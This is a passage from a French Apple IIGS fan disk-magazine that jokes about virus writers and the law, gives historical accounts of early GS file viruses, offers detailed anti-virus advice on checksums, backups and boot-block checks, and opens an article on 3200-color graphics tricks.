Blub), va flipper, appeler aux secours et je lui repondrai en grand sauveur" (Grosse caricature). Je finis cette partie par le bon cote de la chose, le cote cool. Notre dieu éprouve de la pitié (ouais) ou notre dieu est raisonnable, il se dit : Peace'n'Love (ou la pisse apres la love, ça c'est comme tu veux, Cherie ! (nu!)). Donc son virus sera cool, invisible genre GIGA, mec. Tracez-le...

Maintenant est-ce que nos virophiles sont des dieux, des sous-dieux, des dieux sympas, c'est à toi de decider Brother... Mais pour ma part il y a de tout. Meme du vrai dieu. Croyez moi (l'histoire des 3 GS Grillés chez Apple Cupertino par un Français !)

## LA LOI

Et la loi dans tout ça (tralala)?, ouais ben la loi elle peut faire quelque chose contre. Ben oui puisque la police (ça fait mieux que de dire les keufs) par la recherche des mechants informaticiens comme des vrais Cow-Boys (Wow!).

Si ma memoire est bonne (comme dirait je sais plus quel couillon de la famille) la loi de 1985 et celle de 1988 a quelque chose à jouer dans l'histoire de ce paragraphe. Son jeu est de faire payer une amende de 1 000 000 frs à 100 000 nouveau frs (ils aiment bien les chiffres ronds) et en option obligatoire 3 mois à 3 ans de prison (je pense que c'est suffisant pour re-penser à un virus encore plus meurtrier), biensur en prime le remboursement des dommages causes sur les nombreuses copies legales de la pauvre victime. Merci de votre attention merite à ce paragraphe immorale. Au fait vous avez le droit de dire : mais pourquoi ces lois s'appliquent-elles aux virus? Ben because elle modifie l'art d'esprit qui doit être le programme...



# LES VIRUS FICHIERS

Les virus fichiers qui sont-ils? ou sont-ils? quel est le remede? quel Avenir? (Que de questions, mais ce ne sont que quelques pauvres questions. Pourquoi j'tape ce delire moi? il n'est que 22 heures). Voici des questions auxquelles je repondrai en un seul bloc.

Vous avez le droit de vous dire que les virus fichiers n'existent pas sur GS. Pourquoi ca? ben parce que ils font leur apparition depuis peu sur notre reseau, il faut savoir que cette categorie vient de nos amis Americains. Frquentent leurs reseau, ils ont du mal a passer l'Atlantique rocher d'octets (jolie comme metaphore). Pourquoi ces difficultes? :

Parce que nos importateurs de softs (FUCK, GSA, les plus importants), ne tiennent pas a contaminer notre reseau. Parce que le virus a peu de temps a vivre, car un Excellent programmeur Glen Bredon, pond une nouvelle version de son Frosel toutes les quinzeaines (en moyenne, Frosel excellent utilitaire a tout faire), il peut donc detecter les tout nouveaux virus et les Killer. 15 jours c'est peu pour la vie d'un virus...

Maintenant. On peut se dire, mais ils durent pas plus de 15 jours, ils vont bientot disparaitre, et les virus boot 0 auront "le monopole", c'est logique mais c'est faux! Ce sont les virus boot 0 qui ont un avenir incertain. Encore deux ou trois virus de la ferocite de Apocalypse et tout le monde passera ses disquettes aux Spy Check Up ou Deverminator. Il restera quelques couillons copiant toujours avec Copy II+, mais si peu... Alors que le virus fichier c'est quand meme plus vicieux et ca peut-etre tres dangereux (rime!). On sait deja qu'ils sont tres 'developpes' sur les autres machines. On sait aussi qu'ils commencent a s'epanouir sur GS, seulement aux Etat-Unis.

Combien sont-ils? :

Ils sont trois et s'appellent:

- CYBER AIDS

- FESTERING-HATE

- SCREEN BLANKER

Cyber Aids est le premier virus fichier sur GS apparu juste apres Load Runner en 1988. Ce virus s'installait uniquement sur les fichiers systemes 8 (SYS) du directory principal. Donc sur tous les fichiers bootables de la disquette. Ce virus etait fourni avec un compteur (sur le dernier octet (inutilise) du block 2), celui-ci s'augmentait petit a petit puis quand il etait suffisamment incremente BQUM! il entamait la destruction lente de tous les fichiers systemes...

Festering-Hate et Cyber Aids viennent du meme programmeur. Festering-Hate est une variante du precedent (logique). Il a ete cree lorsque l'auteur fut au courant de la creation de l'anti-virus de son Cybermachin. La nouveaute dans ce virus etait qu'il s'installait dans tout les fichiers systeme du disque: il ne se contentait pas du directory principal, mais allait aussi scanner les sous-directories... Puis il destruistait tous les fichiers, suivant le meme principe que Cyber Aids.

Petite histoire au sujet de l'auteur de ces deux bestioles: Le mec dont je ne me rappelle plus du nom, fier de son oeuvre (meme tres fier), decida d'en faire la publicite ou de s'en vanter sur les serveurs americains (serveurs ou tous les possesseurs de GS des Etats-Unis se connectaient, a cote Rtel ca fait tiers-monde). Apple, la maison mere se connectant aussi sur ces serveurs, ils ont ete donc vite au courant. Nous connaissons bien Apple, qui fait copain-copain avec la justice (proces avec microsoft...). Ils ont vite reagi, posant un proces et la FBI au cul du personnage en question. En bref: le mec n'a pas resiste longtemps, a l'heure qu'il est (c.a.d 23 Heures), il doit compter ses jours en cabane...

Franchement il faut etre con pour clamer haut et bien fort "Je m'appelle .... et je suis fier d'avoir cree Cyber Aids et Festering Hate !!!"

Screen blanker, lui c'est autre chose... C'est le premier virus fichier GS/OS. Moins mechant que les precedents mais relativement chiant, vous allez voir... Il n'agit pas suivant un compteur mais aleatoirement. Comme son nom l'indique Screen Blanker, vous donne un ecran libre vide (c'est sympa il vous nettoye l'ecran automatiquement). Il represente l'equivalent de nos Black Out. Ce virus efface tout :

Si vous etes en texte ca devient tout noir...

Si vous etes en graphique ca devient aussi tout noir, il efface tous les palettes.

Resultat: Si vous etes penard devant votre Traitement de Texte depuis 1heure (c'est mon cas). Vous ne voyez plus rien du tout (ce n'est pas mon cas) et bien il y a des chances ou des risques que ce cher Screen Blanker vient vous donner le bonjour... Moralite classique : On reboote, c'est immoral...

A signaler : Mais ceci est au conditionnel. Ce cher virus non-destructeur mais chiant. Pourrait s'installer sous Prodos 8 ou Prodos 16 en se propageant dans les ressources et la il serait invisible...

Voila je crois que c'est tout pour ce chapitre nous avons pas de source a vous montrer pour la bonne raison qu'ils sont inexistant sur notre reseau. Maintenant la parole est a Bandit II qui va vous causer de la protection anti-virus c'est le chapitre Baygon. Tres interessant...

Nibble from the  
Phoenix  
Corporation.





Et maintenant...  
(suspense onnuyeux)  
Voici l'article kitue...  
(les virus), DM pourrai  
l'appeler : perserkits,  
Fuck that shit... mais  
c'est : Les ANTI-VIRUS

Il n'existe pas de méthode universelle pour se protéger des virus, cela dépend du type du virus, du support infecté et du mode de contamination.

Le type du virus est l'emplacement où il se reproduit, c'est à dire soit :

- dans les blocks de boot.
- dans le système.
- dans les applications.

Le support infecté peut être soit un disque dur, soit des disquettes mais un virus d'infection de disque dur passera par des disquettes pour infecter le disque dur.

Le mode de propagation peut-être soit dans le temps (le virus est résident en mémoire et infecte les différents programmes exécutés) ou dans l'espace (en exécutant une application, on va exécuter le virus qui va rechercher sur les différents volumes les applications qu'il va infecter).

Il existe tout de même un certain nombre de consignes générales indépendantes du type de virus :

- Effectuer pendant quelques secondes l'auto-test (POMME-OPTION-CONTROL-RESET) pour effacer un éventuel virus en mémoire. Cette opération est à faire spécialement si on vient de booter une disquette de provenance douteuse dont l'innocence n'est pas prouvée.
- Travailler avec des disques qui sont protégés en écriture. Pour un disque dur, il suffit de le mettre off-line (il est conseillé de le mettre off-line en ne le mettant tout simplement pas en marche ou à défaut de mettre le slot interne à la place du slot externe de la carte contrôleur ou encore de le configurer pour qu'il soit off-line et/ou protéger en écriture pour toutes la durée des tests).

- Mettre les programmes suspectés en quarantaine, il suffira de s'en servir normalement (sans disque dur en ligne ou avec un disque dur dont on aura effectué un backup complet), avec quelques disques de test dont on aura pris la précaution de faire une sauvegarde. Si les programmes incriminés contiennent réellement des virus, ils vont se reproduire au bout d'un certain temps sur le disque dur et/ou sur les disquettes. Il suffira de comparer régulièrement avec la sauvegarde du disque dur ou des disquettes pour voir si quelques chose d'anormal a été modifié. Si les données du disque dur ne sont pas importantes (ou celles des disquettes de test), un programme effectuant quelques checksums sur les volumes à tester pourra être suffisant (voir la partie sur les programmes de checksums). Bien sûr, puisque les programmes et le GS sont mis en quarantaine, il ne faut pas utiliser les disquettes de test ailleurs, ni amener des disquettes de l'extérieur dans le système mis en quarantaine (sauf sans le cas où elles restent en permanence protégées contre l'écriture). Il va de soi qu'avec cette méthode, il n'y a plus de précaution à prendre avec les disques de test (sauf ne pas les sortir du système), il faut laisser le virus se reproduire sans entraves puisque le système est isolé. Si cette méthode est faite d'une façon intelligente, elle est quasiment infaillible. Seul un virus dormant un certain temps peut y échapper si la quarantaine est trop courte mais généralement les virus ont un temps d'attente dans la destruction mais pas dans la reproduction. Toutefois la lourdeur de cette méthode en limite l'usage.

Continuons par les virus en blocks de boot, ce sont les plus simples à combattre et les plus répandus sur l'APPLE II GS.

- Le virus sur les blocks de boot doivent imiter les blocks de boot standard et en plus soit :
- scanner les différents périphériques pour aller sur d'autres blocks de boot.
  - rester en mémoire et infecter à chaque boot.

Comme le premier block de boot est forcément le block 0, celui sera nécessairement modifié. Il suffit donc de comparer le block 0 avec un block 0 standard et de vérifier s'ils sont identiques (avec un programme comme SPY-CHECK-UP) par exemple. Evidemment, la comparaison avec un boot standard n'est valable que si le boot de la disquette se fait normalement sans rien de spécial, bref si le boot ressemble à un boot standard. Si le boot affiche une animation ou autre chose, il y a très peu de malchance qu'un virus y soit installé en encore moins qu'il s'y installe car en s'y installant il risque de modifier le comportement de ce boot spécial et ainsi d'être repéré. Si le boot est déclaré non-standard, alors qu'il a un comportement standard, le mieux est d'installer un block 0 standard sur une copie du disk (ou de sauvegarder l'ancien block 0 suspect) et de vérifier si le programme marche avec ce bloc 0, si oui il n'y a plus de problèmes. Sinon, SPY-CHECK-UP permet de reconnaître l'origine des principaux block 0 non-standard. Si en insérant un disk, les caractères ne deviennent pas rouge ou s'il n'est pas marqué BLOCK 0 NON-STANDARD, il n'y a pas de virus. S'il y a un affichage en rouge, un virus est reconnu (ou suspect) et il vaut mieux désinfecter le disk. Le BLOCK 0 NON-STANDARD demandera une analyse plus fine et peut-être un désassemblage par quelqu'un de compétent. Sur un disque dur, la solution est encore plus simple car le block 0 doit toujours être le même (généralement un block 0 standard GS/OS), il suffit donc de le comparer (le programme de comparaison peut-être sur le disque dur et exécute à chaque boot, par exemple un fichier TLF) avec une sauvegarde de référence du block 0 et le moindre changement indique une virus (ou une anomalie ???), il suffit de recopier ce block 0 de référence sur le block 0 standard. Comme pour les disquettes devrait toujours être protégé en écriture et passer au SPY-CHECK-UP, il n'y a aucune raison qu'il y est même une seule disquette infectée par un virus sur le block 0.

Parlons maintenant des virus qui infecte par le système. Un virus logé dans GS/OS (ou ProDOS 8) est susceptible de faire

des dégâts considérable et ceci d'une manière beaucoup plus difficilement détectable que les virus sur les blocs de boot. Comme une fois que le système est booté (notamment GS/OS), on est censé ne plus rebooter et tout faire à partir de ce système, le virus n'a pas besoin d'être présent lors d'un boot comme c'est souvent le cas pour les virus du block 0. De même, il est aisé pour ce type de virus d'infecter les fichiers. Premièrement, il n'y a pas de raison d'avoir initialement un système infecté car le système qu'on utilise doit provenir d'une source officielle (APPLE) ou sur la seule danger de ce système doit provenir d'éventuels bugs et c'est tout. On ne peut pas se permettre d'utiliser un système qui aurait pu être trafiqué. Ensuite ce système doit être intégralement sauvegardé sur des disques qui seront protégés en écriture et serviront de système de référence. Normalement, il faut 2 disques pour sauvegarder l'intégralité du système GS/OS avec ses drivers, tools, l'installer, etc, c'est à dire le package GS/OS d'APPLE fournit tel quel. Ensuite, il faut savoir que si les virus de type block 0 concernent surtout les utilisateurs de disquettes, les virus du système prennent toutes leur puissance avec un disque dur. Aussi, si vous n'avez pas de disque dur:

- Essayez d'installer le système de référence sur chaque disquette que vous desirez utiliser (faites une sauvegarde d'abord en cas d'échec). Le programme doit marcher avec. S'il ne marche pas, alors il doit être considéré comme suspect (du point de vue de l'infection par le système) et devrait être mis en quarantaine (mais pas forcément tout le système, c'est à dire:
  - 1) il doit être protégé en écriture;
  - 2) plus aucun ne doit être en ligne au moment de son exécution;
  - 3) la mémoire doit être nettoyée après (avec un auto-test ou tout simplement éteindre le GS) et peut-être même avant (pour protéger le programme lui-même). Pour augmenter les chances de succès d'installation d'un système propre, il vaut mieux avoir plusieurs systèmes de référence (par exemple ProDOS 8, ProDOS 1.3, GS/OS 4.0 et GS/OS 5.0x) et d'installer celui qui convient le mieux.

(en esperant que G3/OS 5.0x fonctionne avec).

- Utiliser les precautions standard entre chaque boot de disquette et chaque changement de disquette (nettoyage de la memoire et protection en ecriture). Avec ces precautions correctement appliquees, un systeme sans disque dur (ou une autre memoire de masse permanente) est bien protege.

Voyons maintenant le cas avec un disque dur: normalement les virus ne change pas de type et donc le systeme d'un disque dur ne sera infecte que par un autre systeme deja contamine. Il suffit donc:

- de n'utiliser que le systeme de son disque dur pour lancer l'ensemble des applications.
- ou bien quand ce sont les applications qu'on veut executer qui sont suspects de les lancer avec leur systeme mais avec le disque dur off-line. On peut tres bien imaginer un petit programme qui s'execute lors du boot du disque dur lorsqu'on presse une touche, protege le disque dur en ecriture, le met off-line et eventuellement change le slot externe de sa carte controleur en slot interne le rendant invisible puis enfin boot sur le lecteur 3<sup>me</sup>.

De cette maniere, on evite d'eteindre physiquement le disque dur et la protection est quand meme assez grande.

- enfin on peut faire des checksums sur l'ensemble des fichiers systemes (fichier PRODOS et dossier SYSTEM), puis controler que celui-ci n'est pas modifie regulierement (voir la partie sur l'utilisation des utilitaires de verification de l'integrite des programmes a ce sujet).

Enfin, il y a les virus qui infecte les applications. Si on n'a pas de disque dur les precautions sont les memes que pour le systeme. Mais il y a une difference car si on lance une application infectee, elle peut infecter a son tour l'application suivante alors qu'avec le systeme, comme on reboot avec l'auto-test a chaque changement, ca ne peut pas se produire. On peut donc:

- soit rebooter entre chaque application qu'on utilise mais c'est long et penible.
- soit proteger systematiquement toutes les disquettes utilisees mais ce n'est pas toujours possible notamment avec les disques de donnees.

- on peut sinon utiliser les differents programmes de generation et de verification de checksums. En effet, normalement un virus commence par se reproduire et modifie les applications et les donnees seulement peu a peu. Avec ce type de programmes et pas mal de sauvegardes, on pourra le detecter avant qu'il n'agisse serieusement.

Si on a un disque dur, seul la troisieme de ces solutions reste valable. Il faut generer des checksums sur l'ensemble des applications qu'on veut utiliser, faire des backups complets de reference de chacune de ces applications et des backups incrementaux pour les donnees. On devra alors verifier regulierement l'integrite des applications et des donnees, de preference avant de lancer l'application et ainsi qu'apres.

On peut toujours pour reduire les risques utiliser VIRUSMD pour detecter CYBERAIDS ou FESTERING HATE ou encore EXORCISER sur les applications qu'on veut installer mais le resultat n'est pas garantie et les resultats ne sont pas toujours simples a analyser.

Parlons maintenant des utilitaires de verification de l'integrite des programmes. Ces programmes (comme APPLE RK, EXORCISER, VACCINE) generent des checksums sur un ensemble de fichiers, c'est a dire une signature qui permet en mode de verification que les fichiers n'ont pas ete modifier. Generalement ces programmes enregistrent en plus du checksum les autres attributs du fichier comme la taille, le type, la date, etc... Ils sont surtout utiles avec un disque dur aussi les explications suivantes suppose l'existence d'un disque dur. Mais les principes sont les memes pour ceux qui n'en ont pas, ils pourront quand meme les appliquer a une plus petites echelles et on d'autres moyens moins lourds a leurs dispositions (voir les parties precedentes). Ils peuvent se proteger eux-meme ou leurs fichiers par un mot de passe. Pour les utiliser correctement, il faut d'abord etabli un etat initial qui sera considere comme sain (pour le systeme c'est facile mais pour les applications, a part la quarantaine c'est plus dur a dire).

La dessus, on genere des checksums sur tout les fichiers sensibles: fichiers systemes, tools, drivers, TIF et PIF, NDA, EXE, les applications que l'on utilise, les fichiers des repertoires ou on travaille, etc... On fait ensuite un backup complet de tout cela. Puis regulierement on execute le programme de test des checksums pour controler les changements. Dans l'ideal, ce programme (contenant le programme de generation/verification des checksums plus les fichiers de checksums) devrait se trouver sur une disquette a part, protege contre l'ecriture et booter directement avec son systeme apres avoir prealablement nettoyer la memoire. Dans la plupart des cas, ce n'est pas la peine d'aller jusque la surtout si on en utilise plusieurs, s'ils sont proteges par un mot de passe (qui encryptera les donnees pour eviter toutes modifications par le virus), et si les programmes sont lances au debut et a la fin de chaque session. Si un backup est fait une fois pour toutes pour le systeme et pour les applications utilisees (qui servira de reference), il vaut mieux utiliser des backups incrementaux ou differentiels pour les donnees. La sauvegarde des donnees devrait etre quotidienne ou du moins a chaque modifications. En effet, comme les fichiers de donnees sont destines a etre modifier frequemment, il est inutile d'utiliser des checksums pour eux. Mieux vaut renforcer les programmes. Les checksums ne seront utiles que pour les fichiers qui seront rarement mis a jour, dans ce cas le checksum sera verifie avant la mise a jour, puis on fera la mise a jour, on verifiera la mise a jour (en rechargeant le fichier par exemple), puis on regenerera le checksum et une nouvelle sauvegarde. Quand un des utilitaires de verifications signalent la modification d'un fichier, il faut aller d'abord comparer le fichier modifie avec le backup de ce fichier (par exemple avec le compare files de prosel 16), les differences trouvees permettront de savoir s'il s'agit d'un virus ou d'un bugs mais la il faut connaitre un peu le systeme et l'assembleur. On remet ensuite le backup a la place du fichier modifie et il ne reste plus qu'a identifier le virus. Plusieurs methodes sont possibles:

- si le virus a modifie la date, on sait (si on a teste les checksums serieusement) quelle application ou quel operation on faisait a ce moment la ou juste avant. Le virus est forcement dans les applications utilisees prealablement et apres le boot du systeme (a moins que ca soit le systeme lui-meme qui est ete infecte soi par une appli (???) ou par un autre systeme que l'on aurait lance d'une autre unite avant). Si il n'y a pas d'autres fichiers infectees, le virus vient d'une application sur une disquette (puisque on suppose que le support infecte est le disque dur).

- A moins que ca soit en bootant une disquette et que le disque dur n'est pas ete en ligne. Dans tout les cas ce n'est pas difficile a trouver si on a suivi bien la methode et les precautions essentielles.

- la difference avec le fichier original contient surement les fonctions reproductrices du virus (a moins que cette difference soit seulement constituee d'octets de destruction mais dans ce cas a-t-on affaire a un virus ?). Il suffit d'en extraire les chaines caracteristiques et de les chercher sur toutes les disquettes possibles et meme sur le disque dur. Cela menera certainement au virus.

- Dans tout les cas, le virus c'est installe depuis le dernier checksum et si on le fait souvent, peu d'operations ont ete entreprises, il y a donc assez peu de cas a eliminer. Mais si on arrive pas a eliminer assez pour arriver a la solution ou si on ne se souvient plus des operations effectuees, ils suffit de relancer les applications possibles une par une sur le systeme, puis de tester a chaque fois la checksum a la fin. On doit alors rebooter entre chaque application, si on a affaire a un virus se propageant dans l'espace, on le trouvera. Si le virus se propage dans le temps (c'est a dire que l'application qu'il infecte est charge en memoire), il faudra refaire la meme chose sans rebooter entre chaque application. Comme la virus ne se declenchera pas forcement immediatement, il faudra peut-etre refaire le test plusieurs fois. On pourra essayer de reconstituer les operations qu'on avait effectuer avant l'infection mais en surveillant de pres cette fois.

- si on ne trouve pas, c'est probablement parce que le backup contient lui-même le virus et que la modification du fichier n'est que la manifestation mais non la reproduction du virus. Toutefois les octets de destruction permette parfois de retrouver l'application (sur le backup cette fois) qui les a crée (par le type de destruction, ou par les octets qui ont été remplacés, etc, par exemple si le virus affiche un message, on peut rechercher ce message dans les applications). L'application qui contient le virus sur le backup se trouve tout de même parmi les applications utilisées depuis la dernière vérifications du checksums et il suffira de les mettre en quarantaine pour le (les ?) trouver.

Il ne reste plus qu'à remplacer l'application infectée par la version de référence se trouvant sur le backup. Si la version se trouvant sur le backup était déjà infectée (on le sait parce qu'en remettant les applications du backup sur le disque dur, le phénomène se reproduira tôt ou tard), il faut se procurer l'application d'une source officielle ou sur et ne plus l'utiliser entre temps. Un bon utilitaire de vérification de l'intégrité des programmes doit avoir au moins les possibilités suivantes:

- Un algorithme de calcul des checksums pas trop simple (pas d'addition ou de ou exclusif par exemple).
- La vérification non seulement du contenu (checksums), mais aussi de la taille, de la date, du type, etc...
- la sélection précise des types de fichier qui seront vérifiés (par type, par répertoire, par date) et supporter aussi tout les types de fichiers (y compris les fichiers étendus de GS/OS).
- la détection des fichiers ajoutés ou effacés
- La vérification des blocs occupés n'appartenant pas à un fichier y compris les blocs 0 et 1.
- La protection de lui-même contre les virus (au moyen d'un mot de passe, checksum sur son code et ses datas, vérification de ce qui est en mémoire) de façon à ne pas être lui-même infecté ou neutraliser (la seule vraie solution étant de le repeter de mettre ce programme avec son système à part). Aucun programme sur APPLE II GS ne fait tout cela à ma connaissance, il faut en utiliser plusieurs et encore.

Mais comme il y a très peu de virus sur l'APPLE II GS et encore moins de vraiment méchant, ce n'est peut être pas vraiment nécessaire. Si un de ces utilitaires est installé sur disque dur, on peut pour améliorer la sécurité le renommer, le cacher, le rendre invisible ou le mettre au fond d'un sous répertoire qui ne contiendra que lui. Si on utilise plusieurs utilitaires, il faut que chacun vérifie l'autre. Il est également recommandé de les exécuter

avant de se mettre au travail (ou après chaque boot, mais se dépend de la fréquence des boots et du niveau de sécurité voulue). Et bien sûr de tous les lancer (sans avoir exécuté auparavant d'autres applications) avant une mise à jour d'un backup. Un utilitaire complémentaire est le volume repair (ou un programme équivalent) de PROSEL 16 qui permet de repérer (et reparer) certaines des manifestations et dégâts des virus. Il est recommandé de l'exécuter aussi de temps à autre. Si un virus s'amuse par exemple à changer la bit-map de prodos pour que les fichiers soit détruit, volume repair le verra tout de suite.

Un mot maintenant sur les compteurs des virus. Il y en a au moins trois: la BRAM, le disque et l'horloge. Un virus a souvent un compteur qui une fois écoulé provoque le début de ses manifestations, avant le virus se reproduit. Le compteur du virus n'est pas obligatoire, on peut très bien imaginer un déclenchement aléatoire ou en fonction de certaines actions. Les compteurs dans la BRAM sont les plus simples à contraindre et à détecter. La BRAM ne peut pas contenir de virus, il y a trop peu de place libre dedans pour cela et de plus il faudrait trouver un moyen pour pouvoir déclencher le virus en mémoire et un moyen qui ne serait donc pas lui en BRAM ! Pour empêcher les compteurs en BRAM, il y a deux possibilités:

- Un programme de restauration automatique de la BRAM supprimant donc tout les compteurs de celle-ci. Il suffit d'enregistrer sa BRAM, de vérifier que tout les octets inutilisés sont bien à \$FF à ce moment pour éviter de sauver un compteur (on peut par exemple avant refaire sa configuration de zero après un

(OTION-CONTROL-RESET). Le programme pourra s'exécuter automatiquement sur le disque dur lors d'un boot ou bien être placé sur une disquette protégée qui sera exécutée de tant à autre.

- Comme pour le bloc 0, on peut comparer sa BRAM à une BRAM sauvegardée. On enregistre comme précédemment mais au lieu de la restaurer, on s'en sert de référence pour détecter les modifications. Le programme pourra être exécuté à chaque boot (dans un fichier TIF, système, PRODOS, ou le block 0) et devrait indiquer si la modification a été faite dans une zone libre (en faite réservée par APPLE) ou dans les octets réservés au tableau de bord et GS/OS.

Attention, il y a des programmes qui ne sont pas des virus qui se permettent de modifier la BRAM sans prévenir.

Les compteurs sur disque sont plus délicats à repérer. Mais si on utilise assez les programmes de vérification de l'intégrité des données, un compteur s'installant sur un bloc occupé sera détecté. Par exemple, le dernier octet du block 2 sert de compteur à CYBERAIDS et sa suite. Avec ces utilitaires, il doit être découvert rapidement, en tout cas si on n'oublie pas de vérifier les blocs des répertoires, les blocs de boot, les blocs occupés rajoutés. Un virus peut également installer un compteur dans un bloc libre mais au risque qu'il soit écrasé par exemple par un coup d'optimisateur de disk ou mieux par un utilitaire de mise à zéro des blocs libres (comme le fait PROSEL par exemple). Sur un disque dur SCSI, un virus peut également installer un compteur dans zones invisibles pour PRODOS (et plus généralement GS/OS), APPLE\_FREE par exemple ou bien encore la DEVICE PARTITION MAP ou encore un des descripteur de partition. De même sur disquettes 3"5, le compteur peut se trouver dans les octets de synchro ou dans des blocs un peu plus long que 512 octets. Ces dernières méthodes sont plus difficiles à détecter faute d'utilitaires spécifiques mais le risque est aussi plus faible qu'un virus les utilise. Et puis un compteur tout seul ne sert à rien. Bien sûr, rien n'empêche si on met un compteur de mettre un bout de code,

mais il y a forcément un endroit visible (block de boot, système, applications) de GS/OS qui ira chercher le reste. Mais il manque quand même un utilitaire pour vérifier que le block de boot qui est indiqué dans la Partition Descriptor Map et ses autres champs n'ont pas été touchés. On peut toutefois utiliser certains utilitaires SCSI (comme les chinook utilities) pour ça mais ça reste une affaire de spécialiste.

Le dernier type de compteur se fait avec l'horloge du GS et là il n'y a pas grand chose à faire. Car il y a bien des façons de lire l'heure sur GS, ce n'est qu'une question d'imagination. Bien sûr on peut rechercher les appels aux système qui indiquent l'heure mais le résultat n'est absolument pas garanti. Car le virus peut tester la date non sur l'horloge du GS mais sur celle d'un fichier de données. Ou aller lire l'heure en bas niveau. Quand les manifestations du virus commencent, on peut toujours essayer de remonter le temps. Mais le virus peut se servir des dégats qu'il a commencés comme flag d'activation et le résultat n'est pas garanti la non plus.

Enfin quelques conseils ou remarques:

- Les applications étant généralement peu modifiées, on peut très bien les mettre sur une partition en READ-ONLY. A défaut, on peut verrouiller au maximum les fichiers.
- Une organisation multi-partition et bien structurée en sous-répertoire peut permettre de limiter les dégats.
- Un système personnel de protection contre le virus est beaucoup plus efficace qu'un programme vendu ou largement diffusé car le virus ne peut pas être conçu en fonction de cette protection.
- Les virus ne se trouvent pas seulement sur les disquettes piratées, bien que ça soit la source la plus probable. Mais plus généralement, moins il y a d'intermédiaires entre l'auteur d'un logiciel et l'utilisateur final, plus faible est la probabilité de présence d'un virus.
- Utiliser PROSEL 16 est une bonne idée, il contient plusieurs détecteurs de virus et est fréquemment mis à jour.
- On peut imaginer d'autres systèmes de surveillance notamment la surveillance en mémoire (signalons NIFTY LIST qui permet de surveiller des applications,

d'effectuer des checksums, etc...) mais tout cela devient vite très lourd pour un risque très incertain.

- Les personnes utilisant un matériel et des softs peu standard sont plus à l'abri que les autres car le virus ne peut pas traiter les cas particuliers.

Un bloc de boot multi-slot (comme GS-BOOT) ne risque pas grand chose de lode runner par exemple.

Publicite non mensogere:

Y a pas dire : la colle UHU en stick c'est vraiment de la Merde !!!

Publicite mensongere :

Collage facile et propre de papier.....

## DANS LE PROCHAIN NUMERO

QUE PEUT-IL Y AVOIR DANS LE PROCHAIN  
NUMERO ??

Vous ! (why not!) Minitel ou Courrier.  
L'Auto-Interview (De qui?).

Un dossier (des idées ??).

Le Smart-Port et autres acces disks...  
Les articles habituels (Play it Again, Game  
Over, What's up Doc ?...)

ProSel, L'utilitaire.

Et très certainement de nouveaux articles !  
Et une bien meilleur presentation...

Ceci est bien bo (non!?!). Participe a La POMME  
Illustree meme si tu n'as pas d'idees. Si tu as  
trouve une solution de Jeu, fait nous un article  
dessus... Dis-nous simplement que tu es disponible et  
on essayera de faire quelque chose ensemble, okay

Pour tout contact Minitel 36.15 code XTEL

Bal : /PHOENIX CORP. ou Nibble

# QUE LA COULEUR SOIT !

Cette article, est particulièrement particulier, cause, d'une découverte diabolique de Perfect Bugs. Ça cause de la couleur, et c'est causé par Ferox.

Hi everybody (sit back and get comfortable before you read this...)

Attention, ouvrez bien grand vos portugaises (non, pas celle qui est à côté de vous), car ce que vous allez entendre maintenant ne s'est encore jamais vu...

Tout d'abord, quelques petites spécifications techniques à propos du graphisme du GS et un petit historique sont indispensables. En premier lieu, il est de notoriété commune que l'Apple IIGS possède une résolution (2 en fait, mais l'autre on s'en fout) de plus que nos chères bonnes vieilles bécasses de nos grand-pères (quoique... ?) avaient-ils bien 20 ans, en 72... ?) qui s'appelle la Super-Haute Résolution (Super-High Graphic Resolution, ou SHGR), caractérisée de la manière suivante: l'écran est constitué de 200 lignes de 320 colonnes, formant un total de 64000 pixels. Chacun de ces pixels est représenté en mémoire par 4 bits, soit une valeur de 0 à 16, définie par l'utilisateur, représentant le numéro de la couleur du pixel dans une palette. De ce fait, une palette est l'ensemble des 16 couleurs que peut prendre le pixel. 16 palettes étant disponibles, et chaque ligne d'écran pouvant adresser une palette, il est possible d'avoir à l'écran un ensemble de pixels dont la couleur est choisie parmi les 16 d'une des 16 palettes, soit  $16 \times 16 = 256$  couleurs, et ceci sans magouilles intensives.

Maintenant, on peut essayer de bidouiller un peu: le moniteur étant ce qu'il est, l'image n'est pas projetée de manière fixe et imperturbable sur son écran; elle est dessinée ligne par ligne par un faisceau d'électrons qui balaye l'écran de haut en bas: le "spot". Le spot balaye une ligne d'écran en environ 65 microsecondes; vous allez me dire: "c'est plutôt court, non ?" eh bien en fait, quand on sait que les différentes opérations effectuées par le microprocesseur prennent entre

1 et 5 microsecondes à 2.5 MHz (qui est sa fréquence approximative), on voit que en fait, on a le temps d'en faire, des choses, en 65 us. Et on a le temps, entre autres choses, de changer les palettes en cours de balayage, de manière à ce que la ligne suivante, utilisant le même numéro de palette, ait d'autres couleurs à sa disposition; ainsi, on arrive à mettre dans les une palette par ligne en se débrouillant bien. Un petit calcul simple nous montre que, avec une palette, soit 16 couleurs, par ligne, sur un écran de 200 lignes, on peut arriver à afficher  $200 \times 16 = 3200$  couleurs à l'écran. Que ceux qui ne sont pas convaincus se procurent le programme "Viewer3200" ou les "slide show 3200" du F.U.C.K. parceque ça vaut la peine d'être vu.

Une petite spécification d'ordre technique, pour mieux comprendre la suite des événements: quand on effectue la manip des 3200 couleurs, on procède du haut de l'écran vers le bas, dans le sens du balayage, à la même vitesse ou plus vite que lui, ce qui fait que l'on ne croise jamais le spot, et l'on obtient une image stable, clean, belle et tout, quoi... Mais si on a le malheur de rencontrer le spot (si on va pas assez vite) ou d'afficher les couleurs en plus d'un balayage, l'image va se mettre à scintiller, et l'effet obtenu sera un peu moins clean.

Il existe une autre manip, qu'il faut mentionner aussi, et qui a déjà été décrite dans l'Apple IIGS épluché (livre qui malgré tout ce qu'on peut lui reprocher partait quand même d'une bonne intention), dans la partie sur le graphisme, écrite comme chacun sait par notre spécialiste dans le domaine de la synchronisation, je parle bien entendu de notre Mister Z adoré (non mais quelle ironie... Il faut que je me calme, moi...). Cette manip a pour but d'afficher des "demi-niveaux" de couleurs; elle consiste en changer, un balayage d'écran sur deux, une des couleurs d'une des palettes par une couleur dont l'une des composantes se situe un niveau au-dessus ou en-dessous. Par exemple, si, un balayage sur deux, on affiche un rouge d'intensité 2, et 1b/2 un rouge d'intensité 3, on aura l'impression d'un rouge d'intensité 2,5; c'est bien pensé, mais le problème réside dans le scintillement de la couleur, car elle change en réalité d'un balayage sur l'autre.

Mais hélas, 3200 couleurs,



